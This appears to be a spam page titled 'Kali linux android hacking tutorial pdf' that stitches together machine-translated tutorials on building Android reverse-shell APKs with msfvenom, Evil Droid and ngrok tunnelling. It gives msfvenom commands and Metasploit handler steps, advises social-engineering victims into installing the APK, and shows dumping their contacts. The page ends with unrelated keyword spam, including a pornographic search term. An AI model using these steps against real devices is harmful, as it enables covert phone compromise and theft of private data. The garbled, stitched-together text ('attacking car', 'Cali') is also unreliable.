
Kali linux android hacking tutorial pdf



Continue

The article was originally published on an ehacking blog. We will use msfvenom to create a payload and save it as an apk file. After generating the payload, we need to adjust the listener to the Metasploit framework. Once the target loads and installs the malicious APK, then, the attacker can easily get back the session meter on Metasploit. The attacker has to do some social engineering to install the APK on the victim's mobile device. Create a payload with msfvenomAt first, ignite Ali Linux, so that we can generate an apk file as a malicious payload. We have to check out our local IP which turns out to be '192.168.0.112'. You can also hack an Android device over the internet using your public/external IP in LHOST and re-preparing the port. After receiving a local IP host use a msfvenom tool that will generate a payload to penetrate the Android device. Team type: msfvenom -p android/meterpreter/reverse_tcp LHOST-192.168.0.112 LPORT-4444 R'gt; /var/www/ehacking.apkWhere:-p indicates typeandroid/metepreter/reverse_tcp indicates the reverse meter of the shell will come from the target Android deviceLHOST your local IPLPORT is set to be as listening portR'gt; /var/www/html will give an outlet directly to the apache serverapk is the final name of the final output. When launching an attack before launching an attack, we need to check the status of the Apache server. Team type: Apache2 status serviceAll seems set, now ignite msfconsole. Use a multi/exploit handler, set the payload in the same way as prevoisly generated, set LHOST and LPORT values the same way you use in the payload, and finally hang the exploit to launch the attack. In real-world scenarios, some social engineering techniques can be used to allow the target to download a malicious apk file. To demonstrate we simply access the attacker's car to download the file to the Android device. Once you've successfully downloaded it, select an app to install. Until now, this option is often seen when we try to install some third-party applications and usually users do not hesitate to install from unknown sources. Turn on settings to install apps from third-party sources. And finally hit the setup option at the bottom. As soon as the user installs the app and burns it, the metrometer session will be immediately opened on the attacking side. Post an ExploitationType background and then a session to list all the sessions from where you can see all the IPs connected to the machine. You can interact with any session by entering sessions -i (session ID) After entering the Help to list all the commands we can nominate in this session. You can see some file system commands that are useful when you try to go after some sensitive information or data. Using them, you can download or download any file or information. You'll also find some network commands including portfwd and routeSome powerful system commands to get a user ID, get a shell or get full system information. In the app_list and it will show you all installed apps on the deviceWe can also remove any application from Android deviceExtracting Contacts with Android DeviceNow let you extract some contacts from the target device by typing a landfill and double tabIt will show all options to extract from the device. Enter dump_contacts and enterIt will extract all contacts from the Android device and store it in our local catalog. To see this type of file ls and cat file_name It will show the contents of the contact file previously downloaded from the target device. This information is very sensitive and can be used by hackers. There are many more commands available in the meterpreter. Next, try to explore and find out what we can accomplish with an Android device. This concludes that we have successfully infiltrated the Android device using Kali Linux and Metasploit-Framework.A healthy advice for ensuring your Android device is not to install any application from an unknown source, even if you really want to install it, try to read and examine its source code to get an idea of whether this file is malicious or not. This tutorial is about android hacking and how to create HTTP tunneling using ngrok to hack any android through the WAN network; that is remote hacking. The full tutorial can be seen on the ehacking blog here. Usually in WAN, first, you have to have a static IP/Hostname, and secondly, you need to do Port Rewind to your traffic transmission, and we all know that both are as difficult in real time as we have limited access to ports on the network. So what we will do in this scenario, we will install a secure tunnel using Ngrok.Ngrok is tunneling the reverse proxy system that sets the tunnels from the public endpoint, i.e. the Internet locally operates network service. This can help us create a public HTTP/HTTPS URL for a website launched locally in our machine. We don't need to do any distillation port when using Ngrok and our network service will eventually expose the internet via TCP tunneling. Step-by-Step Demo: Step 01: Create an account on Ngrok downloadFirst you need to install Ngrok in your Cali computer. Light up Cali, and browse Ngrok to access your official website: must make an account first. Go to the registration option and fill out all the necessary fields. (WARNING: Do not use work email or email that has access to your personal information. practice to use temporary emails when performing penetration testing. You can also use to create an account)After you sign up, you can download the ngrok installer for 02: Unpack a downloaded Go file to download the directory where the downloaded file is located. You have to unpack this file. Use the unzip command to retrieve the file. Step 03: Copy the token given to your accountAfter unpacking time, you must keep the token that was given to your account. Copy the marker from here and insert it into the terminal. Make sure to insert a marker in the same catalog where you have ngrok. You are all ready to use this tool. Enter the terminal:./ngrok tcp (port no:) (choose any port number on which you want to link the connection) Re-aiming here determines the TCP tunnel that created the ngrok. The connection is connected to the localhost in port 4242. Now we need to create a malicious payload using msfvenom. Step 04: Create a payload with msfvenomType: msfvenom-p android/meterpreter/reverse_tcp LHOST-0.tcp.ngrok.io LPORT-10900 R qgt; /root/Desktop/android.apkStep 05: Start the TCPLaunch Metasploit-frameworkSet reverse handler as a multi-handler, Lhost as a localhost i.e. 0.0.0.0, Lport as 4242 and run exploit. Step 06: Download the payload on your Android phone to get a meterpreter sessionSy this payload on android device we'll download it to www.upload.ee, a very useful website to download files safely and anonymously. Browse this link on your Android phone, it will download the mail file of our payload. Unpack it and install it in your phone. After installing and running the app from my Android phone, I got a session in my attacking car, Cali. Here's how you can actually use an Android phone and access it remotely over the internet rather than on your local network area. After the session you know that an attacker can easily get your information, steal your contacts, messages, app data and more. So, accessing your phone is much easier when you don't have awareness. This exploit is being tested on Android version 9.0, which is not the old version and is currently used by many users. A healthy tip to ensure your android device is not to install any app from an unknown source, even if you really want to install it, try to read and examine its source code to get an idea of whether that file is malicious or not. For post-exploitation, follow this tutorial. Android es una plataforma de c'deigo abierto; cualquier desarrollador puede transformar sus ideas en una nueva aplicaci'n, lo que es una una ventaja tanto para los desarrolladores como para los usuarios que han hecho estas piezas de software parte de su vida diaria. Su amplio uso hace que Android ofrezca m'ltiples funciones, aunque tambi'n opened the door to exploiting vulnerabilities. This operating system contains many flaws that the 'n' try to exploit to extract sensitive information from the v'ctimas. According to the CVE, it is possible security measures on Android after various attack methods. CVE shows some of the most exploited vulnerabilities of malicious hackers. Next, we'll show you a tool called Evil Droid, used to create a payload to compromise your computer with that operating system. Network security experts at the International Cyber Security Institute claim that Evil Droid can be used to create malicious APKs capable of interfering with Android devices. The Evil Droid was installed in Cali Linux 2018.4 amd64To clone, a type of git clone CD Evil-DroidWwo y and x evil droid Type 1 To launch MSF Type local IP address (IP address attacker) Type 192.168.1.5 Type port number to listenSy type 4444 Type malicious name. In this case, type testapk Select android/meterpreter/reverse_tcp And later, click OK Evil Droid created a malicious APK. Now you can introduce APK by choosing a goal for social engineering. Android 4.4 iso has been used for testing. Download Android 4.4 from: started live downloads on the VmwareIns workstation to remove the malicious APK test on Android 4.4 before installing, you will ask that unknown sources be taken. Turn on this feature and then install the test.apk test.apk will open on Android That will create a session in the listener's evil droid. Another terminal will be opened automatically to create and run a meter session for the evil droid, which offers the same commands as the Metasploit Meterpreter. You can easily manipulate your target for another test we used Android 7.1 iso. Download Android 7.1 from: apk test on Android 7.1 Before installing, you will ask that unknown sources be accepted. Turn on unknown sources and then install test.apk It will open on Android as test.apk You will create a session on the evil droid listenerOtra terminal will open automatically to create and run the Evil Droid meterpreter session offers the same commands as Metasploit Meterpreter. It can manipulate your target easily you can do the same Android device operation using FATRAT. To understand how this works, follow the FATRAT step-by-step tutorial. Reverse malware APK generated by Evil Droids There are various tools for decompanated files used for the reverse engineer Android app. The most popular of these tools is APKTOOL, pre-installed on Kali Linux 2018.4 (amd64) Open another terminal and vwemit apktool-h apktool -h Unrecognized version: -h Apktool v2.2.2 - tool for reengineering Android apk files with smali v2.1.3 and baksmali v2.1.3 Copyright 2014 Ryszard Wi-niewski brut.alll@gmail.com Updated using Connor Tumbleson connor.tumbleson@gmail.com: apktool -advance,--advanad. version,-- version prints version, then goes out of use: apktool if-install-framework (options) -p,--frame-path Stores framework files in . -t,--tag tag using. Use: apktool d'ecode (options) -f,-- Force remove the destination directory. Apktool d evil.apk root@kali:/home/iicybersecurity/Downloads/Evil-DroidTM apktool d evil.apk I: Using Apktool 2.2.2 on evil.apk I: Resource Table Download... I: Decoding AndroidManifest.xml with resources... In:Downloading the resource table from the file: I: Regular manifesto package... In:Decoding file resources... In:Decoding Values / XMLs... In:Baxmaling classes. In:Copying assets and libs... In:Copying unknown files... I: Copying the original files.../root/.local/share/apktool/framework/1.apk After the launch of the above apktool request will remove the malicious APK into the XML set. These XMLs are used in digital forensics When we analyzed further, we found that malicious APK created catalogs with random alphabet names. If you're scanning a regular app, you won't create any random directories with those names. This behavior demonstrates that this is a malicious APK root@kali:/home/iicybersecurity/Downloads/Evil-Droid CD/evil/smali/comroot@kali:/home/iicybersecurity/Downloads/Evil-Droid/evil/smali/comTM ls jpzqkxcarh Working as the architect of cybersecurity solutions, Alice focuses on data protection and corporate data security. Prior to joining us, he held several cybersecurity research positions for various cybersecurity companies. He also has experience in a variety of industries such as finance, health and info@noticiasseguridad.com facial recognition. You can also find us on Telegram www.t.me/noticiasciberseguridad www.t.me/noticiasciberseguridad kali linux android hacking tutorial pdf

normal_5f86f5eb69511.pdf
normal_5f883b8b5f198.pdf
normal_5f870a013777d.pdf
normal_5f88a5c4cf973.pdf
normal_5f8770bc969e1.pdf
joytokey tuto fr
hal leonard ukulele method book 1
datos curiosos de ecuaciones cuadraticas
kali linux username and password
zbc hla bu
2 point perspective house
subtraction regrouping free printable worksheets
stative passive voice exercises pdf
cadmium plating process pdf
mature filipina porn
winrar 32 bits windows 7
ejercicios de pronombres y determinantes 2 eso
hay day hile apk indir android
lupazixuz.pdf
78102171552.pdf